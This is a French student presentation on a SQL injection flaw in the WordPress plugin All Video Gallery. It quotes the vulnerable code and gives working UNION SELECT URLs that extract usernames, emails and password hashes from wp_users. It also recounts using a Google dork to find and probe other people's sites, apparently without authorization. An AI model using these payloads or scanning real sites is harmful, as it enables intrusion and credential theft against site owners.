

SQL INJECTION AVEC WORDPRESS

Le Plugin : All Video Gallery

Présentation

Ce plugin est utilisé pour gérer ses vidéos en ligne dans un site Wordpress. L'idée est qu'on peut faire un site comme Youtube ou Vimeo rapidement en se connectant dans Wordpress en tant qu'admin et en utilisant le plugin pour télécharger des vidéos.

Le problème est que le plugin n'est pas sécurisé parce qu'il n'y a pas de protection contre la faille SQL Injection.




Le Plugin : All Video Gallery

Comment et pourquoi ?

Quand l'utilisateur va télécharger le plugin, parmi les fichiers téléchargés, il y a un fichier nommé config.php. Ce fichier est utilisé pour créer un document XML où il décrit toutes les informations sur la vidéo qui a été uploadée.

Un exemple:

```
<config>  
  <loop></loop>  
  <autostart></autostart>  
</config>
```



Le Plugin : All Video Gallery

La vulnérabilité

```
$_pid = $_GET['pid'];  
  
$profile = $wpdb->get_row("SELECT * FROM ".$wpdb->prefix."allvideogallery_profiles  
WHERE id=".$_pid);
```

Le paramètre GET
est passé
directement sans
protection

Dans le fichier config.php, une chaîne non protégée est insérée dans une requête SQL. Cette faille dans config.php peut être exploitée pendant la création du document XML pour obtenir des détails sur la base de données.



Matthew Hixson
Céline de Roland
INFO 714 TP1

Attaque sur notre site

Recherche du nombre de champs

- Pid = 2
- UNION SELECT version(), ...

[http://tpreseau.localhost/wp-content/plugins/all-video-gallery/config.php?vid=1&pid=1+UNION+SELECT+version\(\),version\(\),version\(\),version\(\),version\(\),version\(\)](http://tpreseau.localhost/wp-content/plugins/all-video-gallery/config.php?vid=1&pid=1+UNION+SELECT+version(),version(),version(),version(),version(),version())




Récupération d'informations

- ```
http://tpreseau.localhost/wp-content/plugins/all-video-galler
ry/config.php?vid=1&pid=2+UNION+SELECT+user_login,user_login
,user_login,user_login,user_email,user_login,user_pass,versi
on(),version(),version(),version(),version(),version(),versi
on(),version(),version(),version(),version(),version(),versi
on(),version(),version(),user(),database(),CONNECTION_ID(),u
ser_login,user_login,user_login,user_login,user_login,user_l
ogin,user_login,user_login,user_login,user_login,user_login,
user_login,user_login,user_login,user_login,user_login+FROM+
wp_users+WHERE+id=1
```



# Récupération d'informations

- 

Matthew Hixson  
Céline de Roland  
INFO 714 TP1

# Exploitation du mot de passe

## Le problème

Même si il est possible de trouver des informations sur la base de données, comme le user/root, l'email, et le mot de passe chiffré, ce n'est pas possible pour nous d'utiliser des algorithmes pour trouver le mot de passe en clair.

C'est parce que Wordpress utilise une methode de chiffrement qui rend l'attaque de type force brute très difficile.





# Exploitation du mot de passe


## Le problème

Wordpress conserve les mots de passe chiffrés en base de données.

Avant de calculer l'empreinte, on lui ajoute un sel : on concatène une chaîne de caractères avant le mot de passe.

Ce processus rend les mots de passe bien plus sécurisés.

De plus, si le sel est compromis, Wordpress peut facilement en générer un nouveau.



# Exploitation du mot de passe

## Le problème

Le composant phpass de wordpress assure la sécurité du chiffrement par 3 moyens :

- Blowfish -> DES -> MD5 (souvent dans cet ordre)
- Sel
- Iterations (rallonger le temps d'exécution de l'algorithme de hashage)




# Attaque sur des sites tiers

## Recherche de sites potentiellement vulnérables

- Google Dork
- wp-content/plugins/all-video-gallery/config.php?
- Barrière : **robots.txt**

Résultat de la recherche

11 / 16




Matthew Hixson  
Céline de Roland  
INFO 714 TP1

# Attaque sur des sites tiers

Site protégé par un module de sécurité

→ Barrière : **Mod\_security**



Résultat


12 / 16

Matthew Hixson  
Céline de Roland  
INFO 714 TP1

# Attaque sur des sites tiers

Site protégé par des droits d'accès restreints

→ Barrière : **Droits d'accès**




Résultat

# Attaque sur des sites tiers

Site mis à jour

- Barrière : **Mise à jour**
- Barrière : **Vérification du code**



# Attaque sur des sites tiers

Site non protégé contre l'injection mysql

- Barrière : **Utilisateur mysql**
- Barrière : **Nommage des tables**

Le site est vulnérable

Utilisateur mysql

table wp\_users

15 / 16



Matthew Hixson  
Céline de Roland  
INFO 714 TP1

# Attaque sur des sites tiers

## Barrières de sécurité

- Robots.txt
- Module de sécurité
- Mise à jour du code
- Droits d'accès
- Utilisateur mysql
- Configuration mysql
- Framework

16 / 16



Matthew Hixson  
Céline de Roland  
INFO 714 TP1